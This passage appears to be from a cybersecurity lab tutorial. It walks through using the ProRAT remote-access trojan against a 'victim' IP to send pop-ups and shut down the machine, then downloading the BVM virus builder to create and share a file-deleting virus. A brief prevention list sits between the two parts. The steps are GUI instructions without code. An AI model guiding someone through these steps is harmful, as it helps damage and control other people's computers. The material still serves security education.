
10) Now get the victim IP address and the type in the prorat tool with correct port number and try to connect it.




11) We can send pop up messages and funny alert messages.




## 12) We can send scrambled images funny stuffs.





## 13) We can do matrix chatting and funny chatting.





14) We can access the victim computer and shutdown or restart the system.






### How to avoid these type of attacks:

- 1) Never install or download software from a source you don't totally trust.
- 2) Never open an attachment or launch a programme supplied to you by an unknown sender in an email.
- 3) Keep all of your computer's software up to date with the most recent fixes.
- 4) Make sure your machine has a trojan antivirus programme installed and functioning.


# BVM TOOL

- 1) Firstly download and install BVM (Bhavesh virus Maker) tool from the given link.



<https://sourceforge.net/projects/bhavesh-virus-maker/>





2) We can see pictures in the system before the attack to delete all the files we here create a virus using BVM tool.




3) Now create a virus by click on delete my pictures and download a virus file and share with victim.



- 4) We can see that the virus file is shared with victim system.



5) We can see that all the images in the victim file are deleted.



6) We can do so many attacks and delete the files c-drive folder, crash the system or spam folder or file.

*The preventive measures to avoid this malware affect:*

